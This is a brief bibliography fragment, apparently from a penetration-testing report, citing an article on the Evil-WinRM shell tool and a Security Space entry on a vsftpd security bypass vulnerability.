Ranjith. (2019, July 2019). *Evil WinRM : The Ultimate WinRM Shell For Hacking/Pentesting*. Retrieved from Kali Linux Tutorials: https://kalilinuxtutorials.com/evil-winrm-hacking-pentesting/

Space, S. (2018). *vsftpd < 3.0.3 Security Bypass Vulnerability*. Retrieved from Security Space: http://www.securityspace.com/smysecure/catid.html?id=1.3.6.1.4.1.25623.1.0.108045